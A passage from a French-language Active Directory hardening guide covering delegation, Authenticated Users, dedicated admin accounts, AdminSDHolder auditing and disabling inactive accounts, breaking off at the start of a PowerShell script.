



Microsoft fournit l'assistant *Delegation of Control* pour simplifier la mise en œuvre de la délégation de contrôle. Les captures d'écran ci-dessous montrent la procédure à appliquer.












2.1.3.1 Les WellKnown Security Principals


Il existe de nombreux groups / comptes spéciaux appelés *WellKnown Security Principals* ou en français *Entités de sécurités connus*. Ces entités disposent d'un SID standard et spécifique.
http://support.microsoft.com/kb/243330/en-us
http://technet.microsoft.com/en-us/library/cc779144(v=ws.10).aspx
Le groupe prédéfini *Authenticated users* dispose du SID *S-1-5-11*. Les appartenances à ce groupe sont gérées par le système et ne peuvent pas être modifiées manuellement. Ce groupe contient tous les utilisateurs et ordinateurs qui ont ouvert une session au niveau de tous les domaines d'une forêt Active Directory et qui ont ouvert une session avec un compte utilisateur de la base SAM (base locale) à l'exception du compte *Invité* (*Guest*).
Il est possible d'assigner des permissions NTFS à ce groupe ou de l'ajouter dans un groupe de la base SAM locale d'une machine.
Il n'est pas possible d'ajouter *Authenticated users* en tant que membre d'un *groupe local, global* ou *universel* crée par un administrateur.
Authenticated Users dispose d'un très grand nombre de privilèges sur les stations de travail Windows. Par défaut, il permet d'ouvrir une session localement sur toutes les machines membres du domaine et des domaines approuvés car il est membre du groupe *Users* de la base SAM. Hors ce groupe *Users* a le droit d'ouvrir une session sur les machines membres du domaine.


Par défaut *Authenticated Users* dispose aussi de droits très importants sur le système de fichiers d'une machine Windows 7.



Si vous créez un nouveau dossier C:\Msreport, *Authenticated users* a le droit *Modify* sur ce dossier : http://searchwindowsserver.techtarget.com/news/1195097/Foreign-security-principals-and-the-Active-Direcory-architecture

Le groupe *Authenticated Users* se trouve dans le conteneur *WellKnow Security Principal* de la partition de configuration (qui est répliquée sur tous les domaines de la forêt). Ce groupe est donc commun à tous les domaines de la même forêt.





Il se trouve aussi dans le conteneur *ForeignSecurityPrincipal*. Cet objet permet d'étendre le contenu du groupe *Authenticated users* à tous les comptes utilisateurs et ordinateurs qui ont ouvert une session sur un domaine approuvé (sans authentification sélective).

C'est entre autre à cause du groupe *Authenticated Users* que Microsoft définit maintenant la forêt comme seule limite de sécurité.
Les relations d'approbation avec *authentication sélective* permettent de ne pas étendre les membres du groupe *Authenticated users* aux utilisateurs d'un domaine approuvé. Pour cela, les 2 forêts qui s'approuvent doivent être en mode *natif 2003*.

2.2 DELEGUER L'ADMINISTRATION AVEC LES UNITES D'ORGANISATION

Afin de déléguer l'administration aux différentes équipes d'administrateurs du contenu Active Directory, il est nécessaire de concevoir une topologie d'unités d'organisation (OU) qui soit le reflet de l'organisation de la société.
Si vous disposez d'une équipe informatique autonome sur chaque site de la société, vous pouvez créer une OU pour chaque site de votre société et déléguer des droits sur chaque OU à l'équipe informatique en charge de cette OU (de ce site).
Si vous souhaitez déléguer l'administration de certains comptes / groupes à des responsables de services, vous pouvez créer une OU pour chaque service.

2.3 CREER DES COMPTES NOMINATIFS ET DEDIES POUR L'ADMINISTRATION

Il est fondamental de créer des comptes utilisateurs dédiés à l'administration de l'annuaire. Ces comptes doivent être nominatifs pour pouvoir tracer les changements effectués par chaque administrateur. L'ouverture de session avec un compte d'administration ne devrait être possible que sur des machines sécurisées et dédiées à l'administration de l'annuaire. Si possible, l'ouverture de session locale avec un compte d'administration doit être bloquée sur les autres machines de l'entreprise.
Pour cette raison, les équipes d'administration disposent en général de deux comptes :

- Un compte pour se connecter sur les machines d'administration. Les outils d'administration de l'annuaire Active Directory doivent être installés sur ces machines.
- Un compte standard sans aucun privilège d'administration sur l'annuaire pour accéder à la messagerie, Internet et autres applications de l'entreprise.


Pour restreindre les machines sur lesquels les utilisateurs peuvent ouvrir une session avec leur compte d'administration, il est possible d'utiliser les solutions suivantes :
Aller dans les propriétés du compte utilisateur d'administration au niveau de l'onglet *Account* puis cliquer sur le bouton *Log on To* et cocher la case *The following computers*. Entrer la liste des machines où l'utilisateur peut ouvrir sa session (jusqu'à 1024 machines). Cette méthode empêche l'ouverture de session en locale mais l'utilisateur peut toujours accéder à des machines non autorisées via le réseau (accès aux partages).
Une alternative à cette méthode est de configurer le paramètre de GPO *Deny logon locally* à un groupe d'utilisateurs représentant tous les comptes d'administration et d'appliquer cette GPO sur toutes les machines du domaine sauf les machines d'administration.
Cette mesure est nécessaire car les attaques *NTLM Pass The Hash* et *Vol de jeton d'accès* (avec INCOGNITO) peuvent permettre à un attaquant de récupérer les accès de tous les comptes utilisateurs qui ont ouvert une session sur une machine (d'où le besoin de sécuriser les machines d'administration).

2.4 DELEGUER UNIQUEMENT LES PERMISSIONS REQUISES

Comme indiqué précédemment, vous devez déléguer le minimum de droits aux équipes en charge de l'administration du contenu de l'annuaire.
Plus vous déléguez de droits, plus vous augmenter le risque qu'un attaquant augmente ces privilèges en compromettant une station d'administration et en utilisant des attaques comme *NTLM Pass The Hash* et *Vol de jeton d'accès* (avec INCOGNITO).

2.5 DESACTIVER LE COMPTE INVITE ET RENOMMER LE COMPTE ADMINISTRATOR

Le compte invité doit être désactivé. Les bonnes pratiques de sécurité recommandent de renommer voir de désactiver le compte administrateur par défaut. Le renommer à un impact faible car ce compte dispose d'un SID spécifique (termine par 500) et s'avère donc facile à retrouver.



Désactiver le compte administrateur peut s'avérer une erreur surtout si vous activez le verrouillage des comptes. En effet, le compte administrateur (créé par le système) est le seul à ne pas pouvoir être verrouillé.

2.6 AUDITER LES PERMISSIONS SUR LES OBJETS ACTIVES DIRECTORY


Il est possible d'auditer les permissions sur l'annuaire Active Directory avec la console *Active Directory Users and Computers*, *Active Directory Administrative Center*, avec l'outil *DSACLS.EXE* ou avec la commande PowerShell *Get-ACL*. Je vous invite à lire ces deux articles si vous souhaitez créer des scripts pour auditer les permissions de votre annuaire :
http://blogs.technet.com/b/heyscriptingguy/archive/2012/03/12/use-powershell-to-explore-active-directory-security.aspx
http://windowsitpro.com/active-directory/view-remove-ad-delegated-permissions

L'ANSI propose aussi une réponse à cette problématique avec son outil *AD-Permissions* :
http://www.ssi.gouv.fr/IMG/pdf/Audit_des_permissions_en_environnement_Active_Directory_article.pdf
Les sources d'installation de l'outil AD-Permission sont disponibles à cette adresse :
https://github.com/ANSSI-FR/AD-permissions


2.7 AUDITER LES PERMISSIONS DE L'OBJET ADMINSDHOLDER


Active Directory dispose d'un mécanisme appelé AdminSDHolder pour protéger les permissions définies sur les groupes sensibles : *Account Operators, Administrator, Administrators, Backup Operators, Domain Admins, Domain Controllers, Enterprise Admins, Krbtgt, Print Operators, Read-only Domain Controllers, Replicator , Schema Admins et Server Operators.*

Le principe ?
Quand un objet est défini comme protégé, l'attribut *AdminCount* est défini à 1 au niveau de cet objet.
L'héritage des permissions des objets parents dans l'annuaire Active Directory est alors désactivé.
Une tâche planifiée appelée SDPROP va recopier toutes les 60 minutes (intervalle configurable) les permissions définies sur un objet modèle appelé *AdminSDHolder* au niveau de chaque objet protégé (comme le groupe *Domain Admins*).
L'objet AdminSDHolder se trouve dans le conteneur SYSTEM à la racine de chaque domaine Active Directory.



Si on ajoute un utilisateur dans le groupe protégé comme *Domain Admins*, ce dernier est alors protégé aussi. SDPROP va réinitialiser les permissions de cet objet. On constate dans l'exemple ci-dessous que l'objet *guillaume.mathieu* (membre du groupe *Domain Admins*) ne dispose d'aucune permission héritée et que ce dernier a les mêmes permissions que l'objet AdminSDHolder. L'objet guillaume.mathieu a aussi l'attribut AdminCount à la valeur 1.






Il est possible de définir à quel intervalle de temps s'exécute la tâche SDPROP en modifiant l'entrée de registre suivante :
HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters.\AdminSDProtectFrequency
Microsoft fournit aussi une procédure pour lancer SDPROP manuellement :
http://support.microsoft.com/kb/251343/en-us
Il est à noter que lorsqu'un compte n'est plus membre d'un groupe protégé, l'attribut *AdminCount* reste à 1 et l'héritage des permissions n'est pas réappliqué. Il faut alors réactiver l'héritage manuellement au niveau des permissions de l'objet. Ce problème est décrit dans l'article Microsoft suivant :
http://support2.microsoft.com/kb/817433/en-us

Il est possible de configurer *AdminSDHolder* pour ne pas protéger certains groupes. Pour cela, il faut modifier l'attribut *dSHeuristics* de l'objet *AdminSDHolder*. Pour plus d'informations :
http://support2.microsoft.com/kb/817433/en-us

Pour plus d'informations sur *AdminSDHolder* et *SDPROP* :
http://technet.microsoft.com/fr-fr/magazine/2009.09.sdadminholder.aspx

2.8 ACTIVER LA VEILLE ECRAN AVEC MOT DE PASSE

Il est recommandé d'activer la veille écran automatique avec mots de passe au bout de 5 à 10 minutes d'inactivité. Il n'est pas rare qu'un administrateur oublie de verrouiller sa session. Il est possible de configurer l'écran de veille sur les machines du domaine à l'aide d'un paramètre de GPO dans *User Configuration* | *Policies* | *Administrative Templates* | *Control Panel* | *Personalization*.
Vous devez obtenir le résultat ci-dessous.



2.9 DESACTIVER LES COMPTES INACTIFS

Il est nécessaire de désactiver les comptes utilisateurs inactifs. En général, les plus longues absences durent 6 mois soit 180 jours. Cette opération est normalement à la charge des équipes d'administrateur du contenu de l'annuaire. Cependant chez de nombreux clients, la gestion des départs pour les prestataires est une tâche très complexe. Souvent les comptes de prestataires ne sont pas désactivés. Pour cette raison, l'équipe en charge de l'administration du service Active Directory doit effectuer un contrôle sur les comptes actifs mais non utilisés.

La solution proposée ci-dessous permet de désactiver automatiquement les comptes utilisateurs et permet de générer un fichier de sortie. Elle fonctionne avec des contrôleurs de domaine Windows 2003 et versions ultérieures. Elle s'appuie sur le module PowerShell *Quest ActiveRoles Management Shell*. Je vous invite à utiliser le plugin en version 1.5 ou 1.6 pour les gros annuaires car il y a une problématique de fuite mémoire avec la version 1.7 quand vous devez charger un annuaire avec plus de 10000 entrées.

Procédure de déploiement :
Installer sur une machine membre du domaine le module PowerShell *Quest ActiveRoles Management Shell*. Ce module peut être téléchargé à l'adresse suivante : http://software.dell.com/fr-fr/trials/#a
Créer le fichier *c:_adm\scripts\DisableUnusedAccount-180days.ps1* sur un serveur.
Lancer PowerShell ISE et copier le code ci-dessous.
Configurer la variable *$datelimit* et créer une tâche planifiée pour lancer ce script.

```
# Ce script désactive les comptes utilisateurs si :
# 1. Le compte utilisateur ne s'est pas connecté depuis plus de 180 jours (basé sur l'attribut LastLogonTimeStamp), si l'attribut LastLogonTimeStamp n'est pas vide.
